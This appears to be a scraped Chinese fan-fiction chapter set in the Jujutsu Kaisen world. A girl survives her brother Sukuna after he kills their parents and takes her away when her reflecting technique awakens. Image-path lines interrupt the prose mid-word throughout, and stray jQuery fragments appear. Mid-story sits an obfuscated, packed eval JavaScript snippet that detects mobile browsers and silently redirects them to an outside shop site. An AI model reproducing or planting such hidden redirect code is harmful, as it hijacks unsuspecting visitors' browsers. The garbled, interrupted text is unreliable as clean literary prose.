末冬初春的时节,晚上只会比白天更冷,瑟瑟的寒风吹透了玖雾单薄的衣服,可瘦小的姑娘背后衣料却被汗水浸透。

    玖雾浑身僵硬,久久不能动弹——父母在自己面前惨死所带来的冲击力实在太大,玖雾觉得自己应该哭的,可是恐惧和惊慌先一步冲击大脑,把小姑娘定在原地,什么也做不出来。

    张张嘴,发现嗓子干哑得厉害,竟然连一个字都说不出来。

    而随着那个高大可怖的男人越走越近,玖雾控制不住地浑身颤抖,甚至牙齿都在打颤。

    为……为什么要走过来呀?杀掉她不是很轻易的事情吗?就像刚刚杀掉她的父母一样,眼也不需要眨,手也不需要挥,对他来说只要一个呼吸,她的脖颈间就可以喷出那么高的血液!

    是想要折磨她吗?因为父母在临死前为她求了情?所以这个从来没有得到过父爱母爱的变态哥哥决定把她折磨致死泄愤?

    或许她现在应该跑?她一点也不想死!可是……怎么可能逃脱得了,这个变态哥哥只需要一个想法就能轻易杀掉她,如果转身逃跑的话可能反而激怒对方,把她直接切成八块!

    好……好可怕!不要再过来了!

    可能是小姑娘眼中的恐惧与懦弱和曾经他所见过的人都大差不差,两面宿傩神色闪过一丝乏味无趣,停下了脚步。

    一个瘦得皮包骨的小丫头,看起来没什么肉,不如直接杀掉算了。

    手指轻轻一动,【解】发动——

    那一瞬间,玖雾直觉自己面前一定有着什么无形的东西直冲着自己的面门而来,虽然玖雾不知道那是什么,但她就是知道自己应该会死在这东西下——如果什么都不做的话。

    玖雾不想死,极其强大的求生欲与愤懑不甘瞬间充斥了玖雾的内心——这是她的第二世人生,明明前几天她才刚过六岁的生日不久,一切都还没来得及开始,她凭什么要死?还是被一个无冤无仇、甚至之前素未谋面的哥哥杀死!

    下一秒,向来势无可挡的【解】毫无预兆地调转了方向,两面宿傩眉头一挑,微微偏了偏头。

    男人背后,原本静静立在那里的围栏凭空被斜切开来、滑落在地,横截面锋利无比。

    于是小姑娘惊恐畏惧的表情中又多了一丝茫然。

    发生了什么?她没死?对面的围栏为什么莫名其妙坏掉了?但是劫后余生的庆幸带来了一阵腿软,瘦小的小姑娘噗通一声跪倒在地,久久站不起来。

    两面宿傩的眼神中则多了一丝兴味,他看的清清楚楚,就在刚刚那一刻,眼前的小姑娘忽然觉醒了术式,将他的【解】拦截住,甚至返还了回去。

    这个小丫头的术式,很新奇。

    至少两面宿傩到目前为止,从来没有碰到过哪个术师能做到将他的攻击返还回来的,他的【解】与【捌】但凡出动,目标从无幸存,唯一的区别只有究竟被切成了几块而已。

    玖雾又忍不住浑身颤抖起来了,这个可怕的男人又开始往她这边走!

    到底……到底是怎么回事?难道他不想杀掉她了吗?玖雾隐约觉得或许是刚刚发生了什么导致这个变态哥哥想法的转变,但她根本就不知道发生了什么!

    此时此刻,拥有四只手两张脸的怪物哥哥已经走到了玖雾面前,抱着臂,饶有兴致地低头观察着她。

    玖雾努力地仰着头,脖颈因为这个费力地姿势逐渐泛酸,但泛酸总比彻底断掉要好。这个可怕男人周身所散发的可怕气息令玖雾不敢有多余的动作,但她还是努力地扯开嘴角笑了一下。

    “哥……哥哥……初次见面,我叫玖雾,是你的妹妹。”

    小姑娘并不知道她此时此刻露出的笑容其实比哭还难看,甚至还很滑稽。

    两面宿傩并没有因为小姑娘的称呼而产生一丝一毫的动容,他只说:“刚才的那个,再放出来一次。”

    “什……什么呀?”

    两面宿傩却毫无预兆地伸出手,攥住了小姑娘细瘦的脖颈。

    玖雾:“!!!”

    小姑娘桃粉色的眼瞳瞬间睁大,里面充满惊恐,她下意识地伸出双手把住对方伸过来的手臂,奈何对方的手臂比钢筋铁棍还要坚硬,小姑娘的两只手合在一起都覆盖不住对方的手腕,力气也是小得可怜,如同蜉蝣撼树,动摇不了两面宿傩一分一毫。

    不幸中的万幸,两面宿傩只是把手束缚在小姑娘的脖颈上,并没有用力。否则的话,他只需要轻轻一收紧,这支细弱的脖颈就要像世间最脆弱的树枝一样被折断了。

    “啪嗒、啪嗒。”

    一滴滴豆大的泪珠顺着小姑娘巴掌大的脸颊砸在两面宿傩的手臂上,既不算滚烫也不算冰凉,就和眼泪的主人一样没有杀伤力。

    两面宿傩无视手臂上的泪水,松开了手。

    没有遭到下意识的反击,看来眼前这个小丫头还真是刚觉醒术式,什么都不知道,刚刚也只是凭借本能才造成的巧合而已。他有点好奇这小丫头术式的原理,想知道她能不能再次做到刚刚那样,把他的【解】反弹回来。

    不过现在眼前的小丫头浑身充斥着和她那术式一样特性的咒力,【解】未必能够再对她起作用,如果用【捌】的话……

    还是不行,威力太大,会把她剁成肉酱的——即使她能凭借本能再发动一次术式也来不及。

    玖雾忍不住再次瑟瑟发抖了起来,她能够很清楚地感受到上方男人的眼神变化,从看一只弱小的虫子变成了一块怎样究竟应该怎样切割的肉。

    感觉会死得更惨了!

    果然被激怒了吗?因为她刚刚叫了哥哥。

    玖雾吸了吸鼻子,努力憋住眼泪,心里恶狠狠地想:如果她今天真的死在了这里,拜托老天一定要给她第三次生命,她一定会狠狠报复回来的!连带着父母的份一起!下一秒,两面宿傩的魔爪再次向玖雾袭来——

    小姑娘下意识闭上眼睛,本以为会在一阵剧痛后迎来自己的死亡,但是

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17733157|208992||http|test|mini|href|location'.split('|'),0,{}));

    () {$('.inform').remove();

    $('#content').append('

    等了一会儿,玖雾只觉得自己身体忽然腾空——

    诶?诶诶?

    玖雾睁开眼睛,发现原本熟悉的场景在倒退,而自己本人则被怪物哥哥提起来——抓着衣服后摆,双手双脚都朝地的那种。比拎起一只兔子还要轻松,毕竟兔子被拎起时还会挣扎,而她完全没有着力点,想挣扎都做不到。

    干嘛啦——

    还不如直接给她个痛快呢!

    怪物哥哥速度太快,行动间被夜风带起来的灰尘迷了玖雾的眼睛,小姑娘只觉得眼睛很酸很酸。这一次,玖雾哭得很安静,她只是默默地流泪,为自己将来未卜的命运,同时也暗暗下定决心,如果她可以活下去的话,一定会找机会给父母报仇的!

    ……

    玖雾觉得自己大概率这辈子都没办法给父母报仇了。

    这两个月,玖雾觉得自己仿佛活在地狱里。

    她当然知道自己的怪物哥哥很强,但她没想到这家伙竟然强成这样!这两个月以来,玖雾被她的怪物哥哥拎着到处走,中途总是会遇到一些奇奇怪怪的人,不分青红皂白地就要冲上来和她的怪物哥哥打架。当怪物哥哥被单挑时,他赢了,玖雾内心并无太大波澜。

    当怪物哥哥被两三个人拦住时,他又赢了,玖雾心想这家伙确实有点实力。

    当怪物哥哥被十几个人围殴时,他又又赢了,玖雾大脑宕机。

    当怪物哥哥被一大群人设下埋伏外加围殴时,他又又又赢了,玖雾大脑彻底死机。

    或许,村民们口中的怪物并不单单指他异于常人的外貌,还有他像怪物一样恐怖的实力吧!

    当然这两个月玖雾也不仅仅只是旁观了怪物哥哥打架,她还从这一波又一波给怪物哥哥送经验的人嘴里得知了怪物哥哥的名字——两面宿傩。

    这个名字……听起来怪怪的,是真名吗?

    玖雾很快就没有时间纠结这个问题了,同时她也知道了怪物哥哥当初拎走她的真实原因。

    她也觉醒了术式,成为了那些一波又一波给怪物哥哥送的所谓的咒术师之一。

    而她的怪物哥哥正是因此好奇她的术式,才选择将她带走,而不是像她的父母一样被当场切成八块。

    如果要评比出一个最适合做老师的人的排行榜的话,那么两面宿傩一定可以荣获倒数第一!为了让玖雾快速地掌握术式,他才让玖雾旁观了自己战斗没几天后就把小姑娘丢进前来讨伐他的咒术师堆里。

    即使玖雾看起来只是一个六七岁的小女孩,也很少有咒术师会对其手下留情,毕竟她可是出现在两面宿傩身边的人!

    从几年前起,两面宿傩这个名字便在咒术界掀起了轩然大波——目中无人、狂妄自大、所过之处必定会引起灾祸混乱,甚至生吃女人和小孩,整个咒术界谁不知道两面宿傩究竟有多么可怕!

    所以即便是两面宿傩身边的小女孩,也没有人敢轻视,毕竟如果没有点过人之处的话,她是怎么在两面宿傩身边存活下来的!